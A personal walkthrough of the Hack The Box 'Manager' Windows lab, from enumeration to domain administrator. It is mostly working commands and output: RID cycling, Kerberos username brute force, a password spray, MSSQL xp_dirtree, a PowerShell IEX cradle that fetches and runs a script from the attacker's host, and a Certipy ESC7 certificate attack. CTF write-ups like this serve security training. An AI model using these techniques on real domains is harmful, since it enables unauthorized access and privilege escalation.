
635_HTB_Manager

[HTB] Manager [Windows]

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. NetExec an alternative for CME: `https://www.netexec.wiki/getting-started/installation`
  3. adPEAS Powershell AD enum Tool `https://github.com/61106960/adPEAS`
  4. Certipy `https://github.com/ly4k/Certipy`
  5. 0xdf gitlab: `https://0xdf.gitlab.io/2024/03/16/htb-manager.html#`
  6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  7. Privacy search engine `https://metager.org`
  8. Privacy search engine `https://ghosterysearch.com/`
  9. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  10. `https://book.hacktricks.xyz/`



- View terminal output with color

  ▷ `bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Manager starts with a RID cycle or Kerberos brute force to find users on the domain, and then a password spray using each user's username as their password. When the operator account hits, I'll get access to the MSSQL database instance, and use the xp_dirtree feature to explore the file system. I'll find a backup archive of the webserver, including an old config file with creds for a user. As that user, I'll get access to the ADCS instance and exploit the ESC7 misconfiguration to get access as administrator. ~0xdf
```

Skill-set:

```
1. SMB Enumeration
2. User enumeration [1st way] RID Cycling Attack (rpcclient)
3. User enumeration [2nd way] RID Cycling Attack (CrackMapExec)
4. User enumeration [3rd way] Kerberos User Enumeration (Kerberos)
5. LDAP Enumeration (ldapdomaindump)
6. Credentials Brute Force (CrackMapExec)
7. MSSQL Enumeration (mssqlclient.py) [Impacket framework]
8. Abusing MSSQL (xp_dirtree)
9. Information leakage
10. Abusing WinRM to get an interactive console
11. DC Enumeration (ADpeas) - Powershell tool to automate AD enumeration
```

```
12. Abusing Active Directory Certificate Services (ADCS)
13. ESC7 Exploitation case with certipy [Privilege Escalation to NT Authority]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.227.29

2. ▷ whichsystem.py 10.129.227.29
[+]==> 10.129.227.29 (ttl -> 127): Windows
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan manager.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80,443,44141
3. ▷ sourcez
4. ▷ echo $openportz
53,80,88,135,139,445,464,593,1433,3268,3269,5985,9389,49667,49683,49684,49685,49796,50242
5. ▷ portzscan $openportz manager.htb
6. ▷ locate .nse | xargs grep "categories" | grep -oP '".*?"' | sort -u | tr -d '"' | xargs | sed 's/ /, /g'
auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, info, intrusive, malware, safe, version, vuln
7.
```

qnmap.sh <- My noob script.

3. ***qnmap.sh finds a sub-domain.***

```
1.  ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 53,80,88,135,139,445,464,593,1433,3268,3269,5985,9389,49667,49683,49684,49685,49796,50242 manager.htb

looking for nginx

looking for OpenSSH

Looking for Apache
Microsoft IIS httpd 10.0


Looking for any subdomains that may have come out in the nmap scan
| ssl-cert: Subject: commonName=dc01.manager.htb


Listing all the ports
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-05-31 04:32:49Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
1433/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49683/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         syn-ack Microsoft Windows RPC
49685/tcp open  msrpc         syn-ack Microsoft Windows RPC
49796/tcp open  msrpc         syn-ack Microsoft Windows RPC
50242/tcp open  msrpc         syn-ack Microsoft Windows RPC

Goodbye!

2. I add `dc01.manager.htb` to my `/etc/hosts` file.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.227.29
http://10.129.227.29 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.227.29], JQuery[3.4.1], Microsoft-IIS[10.0],
Script[text/javascript], Title[Manager], X-UA-Compatible[IE=edge]
```

5. **Manual Site enumeration**

```
1. http://manager.htb/contact.html <<< There is a contact form
2. The contact form is non-functional
```

Kerbrute

6. **Kerbrute**

```
1. ▷ kerbrute userenum --dc 10.129.227.29 -d manager.htb users.txt --downgrade
2024/05/31 04:12:25 >  Done! Tested 7 usernames (0 valid) in 0.163 seconds
2. The above is a good  command if you have users already and want to test them. I do not think that all of the names are not valid though. Also, you should always
use the --downgrade flag because you most likely will get a Algorithm that is not crackable but it can be downgraded `sometimes` to a crackable version upon request.
3. We would actually need a names list to try to Kerberoast. So we need to run the following command first.
```

Kerbrute ❤

7. **Kerbrute**

- `#pwn_kerbrute_http_enum_seclist`
- `#pwn_kerbrute_downgrade_attack_HTB_Manager_Windows`

```
1. ▷ kerbrute userenum --dc 10.129.227.29 -d manager.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

    --             --             --
```

```
   / /_____ _____/ /_  ______  __/ /____
  / //_/ - \/ ___/ __ \/ ___/ / / / __/ - \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/31/24 - Ronnie Flathers @ropnop

2024/05/31 02:26:12 >  Using KDC(s):
2024/05/31 02:26:12 >   10.129.227.29:88

2024/05/31 02:26:16 >  [+] VALID USERNAME:       ryan@manager.htb
2024/05/31 02:26:22 >  [+] VALID USERNAME:       guest@manager.htb
2024/05/31 02:26:24 >  [+] VALID USERNAME:       cheng@manager.htb
2024/05/31 02:26:26 >  [+] VALID USERNAME:       raven@manager.htb
2024/05/31 02:26:41 >  [+] VALID USERNAME:       administrator@manager.htb
2024/05/31 02:27:13 >  [+] VALID USERNAME:       Ryan@manager.htb
2024/05/31 02:27:17 >  [+] VALID USERNAME:       Raven@manager.htb
2024/05/31 02:27:33 >  [+] VALID USERNAME:       operator@manager.htb
```

RpcClient

- #pwn_rpcclient_nullsession_HTB_Manager
- #pwn_rpcclient_help

8. **Rpcclient NULL Session**

```
1. ▷ rpcclient -U "" 10.129.227.29 -N
2. rpcclient $> enumdomusers
3. rpcclient $> quit
4. ▷ rpcclient -U "guest%" 10.129.227.29
5. rpcclient $> enumdomusers
6. ▷ rpcclient -U "guest%" 10.129.227.29 -c "enumdomusers"
7. This is how you would authenticate in a NULL session but everything was getting denied anyway.
```

9. **We were still able to get some SIDS with a NULL Session. S4vitar knows rpcclient like that back of his hand.**

```
1. ▷ rpcclient -U "guest%" 10.129.227.29 -c "help"
2. ▷ rpcclient -U "guest%" 10.129.227.29 -c "lsaenumsid"
found 23 SIDs

S-1-5-90-0
S-1-5-9
S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
S-1-5-80-592940576-1656185091-296729330-4026955537-2205062631
S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
S-1-5-80-1985561900-798682989-2213159822-1904180398-3434236965
S-1-5-80-0
S-1-5-6
S-1-5-32-568
S-1-5-32-559
S-1-5-32-554
S-1-5-32-551
S-1-5-32-550
S-1-5-32-549
S-1-5-32-548
S-1-5-32-545
S-1-5-32-544
S-1-5-21-4078382237-1492182817-2568127209-1103
S-1-5-20
S-1-5-19
S-1-5-11
S-1-1-0

2. ~/hackthebox/manager ▷ rpcclient -U "guest%" 10.129.227.29 -c "lookupnames administrator"
administrator S-1-5-21-4078382237-1492182817-2568127209-500 (User: 1)

3.  ▷ rpcclient -U 'guest%' 10.129.227.29 -c 'queryuser'
Usage: queryuser rid [info level] [access mask]

4. ▷ rpcclient -U 'guest%' 10.129.227.29 -c 'queryuser cheng'
result was NT_STATUS_ACCESS_DENIED
```

RID Cycling Attack

- #pwn_RID_Cycling_Attack_HTB_Manager

10. **An RID Cycling attack consists of getting the SID and the RID and performing an attack with these two ids. All you really need is the SID the rid is the last 3 or 4 numbers.**

```
1. ~/hackthebox/manager ▷ rpcclient -U "guest%" 10.129.227.29 -c "lookupnames administrator"
administrator S-1-5-21-4078382237-1492182817-2568127209-500 (User: 1)
2. We can now use this SID to look up another SID by simply changing the RID.
3. ▷ rpcclient -U 'guest%' 10.129.227.29 -c 'lookupsids S-1-5-21-4078382237-1492182817-2568127209-501'
S-1-5-21-4078382237-1492182817-2568127209-501 MANAGER\Guest (1)
4. Now we have the Manager\Guest SID and RID.
5. ▷ rpcclient -U 'guest%' 10.129.227.29 -c 'lookupsids S-1-5-21-4078382237-1492182817-2568127209-502'
S-1-5-21-4078382237-1492182817-2568127209-502 MANAGER\krbtgt (1)
6. Now we have the ticket granting ticket service.
=====================================================================
7. Below is the for loop to create the RID Cycling Attack
8. ▷ seq 400 2000 | xargs -P 50 -I {} rpcclient -U "guest%" 10.129.227.29 -c 'lookupsids S-1-5-21-4078382237-1492182817-2568127209-{}' | grep -v unknown
9. We get lots of SIDS back but we are only interesting in a few.
10. S-1-5-21-4078382237-1492182817-2568127209-1115 MANAGER\Ryan (1)
S-1-5-21-4078382237-1492182817-2568127209-1118 MANAGER\ChinHae (1)
S-1-5-21-4078382237-1492182817-2568127209-1119 MANAGER\Operator (1)
S-1-5-21-4078382237-1492182817-2568127209-1116 MANAGER\Raven (1)
S-1-5-21-4078382237-1492182817-2568127209-1113 MANAGER\Zhong (1)
S-1-5-21-4078382237-1492182817-2568127209-1114 MANAGER\Cheng (1)
S-1-5-21-4078382237-1492182817-2568127209-1117 MANAGER\JinWoo (1)
11. ~/hackthebox/manager ▷ cat tmp | cut -d '\' -f2 | tr -d '(1)'
Ryan
ChinHae
Operator
Raven
Zhong
```

```
Cheng
JinWoo
12. I need to convert the capital letters to lower case.
13. ▷ cat tmp | cut -d '\' -f2 | tr -d '(1)' | tr '[A-Z]' '[a-z]' | tee users.txt
ryan
chinhae
operator
raven
zhong
cheng
jinwoo
```

GetNPUsers.py

11. **GetNPUsers.py from Impacket**

```
1. ▷ GetNPUsers.py -no-pass -usersfile users.txt manager.htb/
Impacket v0.11.0 - Copyright 2023 Fortra

/usr/bin/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to
represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User chinhae doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User operator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raven doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zhong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cheng doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jinwoo doesn't have UF_DONT_REQUIRE_PREAUTH set
```

CrackMapExec

12. **I have no idea how people are still running crackmapexec since it has been archived since 2023. The author `byt3b133d3r` stated that we would begin maintaining the project again, but it will not install on blackarch. Never the less here are the commands I would have run had it been working.**

- `#pwn_crackmapexec_poetry_run_commands`

```
1. poetry run cme smb 10.129.227.29 -u users.txt -p users.txt --no-brute --continue-on-success
2. That command is to see if any of the users is also using their name as their password.
3. S4vitar validates operator:operator is a valid credential.
4. poetry run cme smb 10.129.6.132 -u 'guest' -p '' --shares
5. poetry run cmd smb 10.129.6.132 -u 'guest' -p '' --rid-brute
```

GetUserSPNs

13. **GetUserSPNs**

```
1.  ▷ GetUserSPNs.py manager.htb/operator:operator
Impacket v0.11.0 - Copyright 2023 Fortra <<< No response from Impacket. Impacket broken?
2. FAIL, anyway lets check out rpcclient again now that we have creds.
3. FIXED, I had to reset the box and get a new vpn
4. ▷ GetUserSPNs.py manager.htb/operator:operator
Impacket v0.11.0 - Copyright 2023 Fortra

[-] [Errno 113] No route to host
5. I still had `No route to host`, but that is better hatn just having it hang with no response at all.
```

RPCCLIENT Authenticated

14. **rpcclient**

```
1. ▷ rpcclient -U "operator%operator" 10.129.227.29 -c 'enumdomusers'
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Zhong] rid:[0x459]
user:[Cheng] rid:[0x45a]
user:[Ryan] rid:[0x45b]
user:[Raven] rid:[0x45c]
user:[JinWoo] rid:[0x45d]
user:[ChinHae] rid:[0x45e]
user:[Operator] rid:[0x45f]
2. ▷ rpcclient -U "operator%operator" 10.129.227.29 -c 'enumdomgroups'
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
```

rpcclient flag `querygroupmem + rid`

15. **Querygroupmem**

```
1. ▷ rpcclient -U "operator%operator" 10.129.227.29 -c 'querygroupmem 0x200'
        rid:[0x1f4] attr:[0x7]
2. rid:[0x1f4] <<< This rid is the rid of the user.
3.  ▷ rpcclient -U "operator%operator" 10.129.227.29 -c 'queryuser 0x1f4'
        User Name   :   Administrator
```

LDAPDomainDump

16. **Another great tool is LdapDomainDump**

```
1. ▷ ldapdomaindump -u 'manager.htb\operator' -p 'operator' 10.129.6.132
2. SUCCESS
```

smbclient

17. SmbClient list shares

```
~/hax0r1if3420/manager ▷ smbclient -L 10.129.6.132 -N | bat -l ruby
STDIN

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

```
1.  ▷ smbclient -L 10.129.6.132 -N | bat -l ruby
```

smbmap

18. smbclient will not show share permissions, but smbmap will.

```
~/hax0r1if3420/manager ▷ smbmap -H 10.129.6.132 -u 'guest' --no-banner --no-update 2>/dev/null
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.129.6.132:445        Name: dc01.manager.htb          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS        Remote Admin
        C$                                                      NO ACCESS        Default share
        IPC$                                                    READ ONLY        Remote IPC
        NETLOGON                                                NO ACCESS        Logon server share
        SYSVOL                                                  NO ACCESS        Logon server share
```

```
1. smbmap started barfing a bunch of error handling. I got rid of that with 2>/dev/null because I could not find a no-error flag or something that would remove the error handling and it worked.
2. smbmap -H 10.129.6.12 -u 'guest' --no-banner 2>/dev/null
```

mssqlclient.py

`SQL (MANAGER\Operator guest@master)> help`

19. `mssqlclient.py` from impacket

```
1.  ▷ mssqlclient.py manager.htb/operator:operator@10.129.6.132
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.
2.  ▷ mssqlclient.py manager.htb/operator:operator@10.129.6.132 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>

3. SQL (MANAGER\Operator  guest@master)> xp_cmdshell "whoami"
[-] ERROR(DC01\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.

4. SQL (MANAGER\Operator  guest@master)> enable_xp_cmdshell
[-] ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform this action.
[-] ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(DC01\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
```

Abusing Hash authentication via SMB

20. If you get access to a mysql, or mssql server on a windows machine you can do a hash intercept attack. SMB port 445 needs to be open. You need to have a mssql session with xp_dirtree not being disabled. You also need to start up an smbserver. You can also do this with other tools like Responder, but right now we will use smbserver.py.

```
1. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
[sudo] password for h@x0r:
Impacket v0.11.0 - Copyright 2023 Fortra
2. Start up your smbserver and then run the xp_dirtree with your mssql session.
3. I found this interesting command. I assume this person is hacking from a a windows pc.
4. SQL (MANAGER\Operator  guest@master)> EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
5. SUCCESS, I get the contents of the server. You actually only need to type `xp_dirtree` and you would get the same results. I then check out the webroot directory to see if there is any passwords.
6. SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
7. There is this file in the webroot. That means you can request it from the internet. `website-backup-27-07-23-old.zip`
```

So the hash exfiltration did not work but this turned out better. Exfiltration of a zip file containing a plaintext password.

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot\
subdirectory                        depth   file
-----------------------------       -----   ----
about.html                              1      1

contact.html                            1      1

css                                     1      0

images                                  1      0

index.html                              1      1

js                                      1      0

service.html                            1      1

web.config                              1      1

website-backup-27-07-23-old.zip         1      1
```

I list the contents of the webroot with my mssql session and I see there is a backup zip file there. If it is in the webroot then that file can be requested from the internet if you know the name of it.

```
~/hax0r1if3420/manager/loot ▷ cat .old-conf.xml | html2text | qml
dc01.manager.htb 389 0 dc=manager,dc=htb microsoft raven@manager.htb
R4v3nBe5tD3veloP3r!123 cn cn=Operator1,CN=users,dc=manager,dc=htb
```

```
1. SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
2. ▷ wget http://manager.htb/website-backup-27-07-23-old
3. ▷ 7z l website-backup-27-07-23-old.zip
4. ▷ 7z x website-backup-27-07-23-old.zip
Archive:  website-backup-27-07-23-old.zip
4. ▷ cat .old-conf.xml | html2text
dc01.manager.htb 389 0 dc=manager,dc=htb microsoft raven@manager.htb
R4v3nBe5tD3veloP3r!123 cn cn=Operator1,CN=users,dc=manager,dc=htb
5. raven:R4v3nBe5tD3veloP3r!123
```

```
   .    .
  .|    |.      _   _          _     _____
  ||    ||     | \ | |   ___  | |_  | ____| __  __   ___    ___
  \\( )//     |  \| |  / _ \ | __| |  _|   \ \/ /  / _ \  / __|
  .=[ ]=.     | |\  | |  __/ | |_  | |___   >  <  |  __/ | (__
 / /˙-˙\ \    |_| \_|  \___|  \__| |_____| /_/\_\  \___|  \___|
 ˙ \    / ˙
   ˙    ˙

  The network execution tool
  Maintained as an open source project by @NeffIsBack, @MJHallenbeck, @_zblurx

  For documentation and usage examples, visit: https://www.netexec.wiki/

  Version : 1.2.0
  Codename: ItsAlwaysDNS
  Commit  : 68589588
```

netexec an alternative to CrackMapExec

22. **Netexec will allow you to validate credentials via smb or winrm.**

```
1. I am sure it will do many other things but that is the reason I need it right now because CrackMapExec is deprecated.
2. https://www.netexec.wiki/getting-started/installation <<< These install instructions are excellent. I can never get poetry or pipx to install things correctly on
my blackarch so I saw that they had instructions for setting up a venv. I went that route.
3. It is available on blackarch repo.
4. sudo pacman -S netexec
5. Like I said if you have problems the virtual environment is another option.
```

netexec usage

23. **NetExec usage**

```
1.  ▷ netexec winrm manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
WINRM 10.129.6.132    5985   DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM 10.129.6.132    5985   DC01 [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (.Pwn3d!)
2. PWNED! That is what I wanted to see.
```

`*Evil-WinRM*` shell

24. **Connect to target via winrm session**

```
1. ▷ evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami
manager\raven
2. *Evil-WinRM* PS C:\Users\Raven\Documents> cd ..
*Evil-WinRM* PS C:\Users\Raven> cd Desktop
*Evil-WinRM* PS C:\Users\Raven\Desktop> type user.txt
0d5af70560e52b2e33081a93fa4b2ce6
3. *Evil-WinRM* PS C:\Users\Raven\Desktop> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
   Connection-specific DNS Suffix  . : .htb
```

```
   IPv4 Address. . . . . . . . . . . : 10.129.6.132
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
4. We are not in a container. So no container escaping required today. Yeepee!
```

adPEAS

- #pwn_adpeas_knowledg_base

25. **adPEAS is a powerful Active Directory enumeration tool**

```
1. https://github.com/61106960/adPEAS
2. ▷ git clone https://github.com/61106960/adPEAS.git
Receiving objects: 100% (475/475), 61.79 MiB | 34.53 MiB/s, done.
3. ▷ cd adPEAS
4. ▷ sudo python3 -m http.server 80
5. *Evil-WinRM* PS C:\Users\Raven\Desktop> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.82/adPEAS.ps1')
6. *Evil-WinRM* PS C:\Users\Raven\Desktop> Invoke-adPEAS
```

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.82/adPEAS.ps1')
*Evil-WinRM* PS C:\Users\Raven\Desktop> Invoke-adPEAS

                _ _____   ______          _____
               | |  __ \|  ____|   /\    / ____|
     ___  __| | |__) | |__     /  \  | (___
    / _  |/ _  |  ___/|  __|   / /\ \  \___ \
   | (_| | (_| | |    | |____ / ____ \ ____) |
    \__,_|\__,_|_|    |______/_/    \_\_____/
                                        Version 0.8.24

   Active Directory Enumeration
   by @61106960

   Legend
       [?] Searching for juicy information
       [!] Found a vulnerability which may can be exploited in some way
       [+] Found some interesting information for further investigation
       [*] Some kind of note
       [#] Some kind of secure configuration


[?] +++++ Searching for Juicy Active Directory Information +++++
```

Certipy - install & usage

26. **There is a ton of information**

```
1. Search online for what is `ADCS Active Directory Certificate Services`
2. Also search for `certipy github`
3. ▷ git clone https://github.com/ly4k/Certipy.git
4. ▷ cd Certipy
5. You can install certipy with `python3 setup.py install` via a virtual venv.
6. Or if you are on blackarch you can just do `sudo pacman -S certipy`
7.  ▷ certipy find -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.6.128 --help
8. ▷ certipy find -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.6.132 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
================================================================
[!] Vulnerabilities
      ESC7                              : 'MANAGER.HTB\\Raven' has dangerous permissions
Certificate Templates                   : [!] Could not find any certificate templates
================================================================
9. SUCCESS!
10. The `-vulnerable` means "Show only vulnerable certificate templates based on
                        nested group memberships. Does not affect BloodHound
                        output"
11. The `-stdout` means "Output result as text to standard output". Meaning output the text to the terminal.
```

Certipy Steps to create administrator.pfx

27. **This will be long grab a coffee**

```
1. You have to enter these long commands expidisiouly to create the administrator.pfx file on your local computer. Remeber the key number you will need it for you
commands. Remember it will say `[-] Failed to request certificate`, but it did not fail. Just continue with the commands.  The only variable you should need to change
for this box is the key number.
=====================================================================
▷ ~/hackthebox/manager ▷ certipy ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully added officer 'Raven' on 'manager-DC01-CA'

▷ ~/hackthebox/manager ▷ certipy ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'

▷ ~/hackthebox/manager ▷ certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target dc01.manager.htb -template SubCA -upn
administrator@manager.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current
user to enroll for this type of certificate.
[*] Request ID is 13
Would you like to save the private key? (y/N) y
[*] Saved private key to 13.key
[-] Failed to request certificate

▷ ~/hackthebox/manager ▷ certipy ca -ca 'manager-DC01-CA' -issue-request 13 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully issued certificate

▷ ~/hackthebox/manager ▷ certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target dc01.manager.htb -retrieve 13
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Rerieving certificate with ID 13
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '13.key'
[*] Saved certificate and private key to 'administrator.pfx'

▷ ~/hackthebox/manager ▷ ls -l administrator.pfx
Permissions Size User     Group    Date Modified Name
.rw-r--r--  2,9k h h@x0r  1 jun 03:03  administrator.pfx
```

Certipy steps for authentication to the server

28. **I got the *clock skew is too great error*. How to fix it**

```
1. ▷ certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain 'manager.htb' -dc-ip 10.129.6.132
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
2. This is where I hit a wall. I was not able to install ntpdate on blackarch. I could not find any time syncing app that worked. I got tired and enventually did some
research on Kerberos time syncing and just did it manually using timedatectl. I also followed 0xdf on the pivilege escalation portion of this box.
```

Openntpd and ntp not recommended

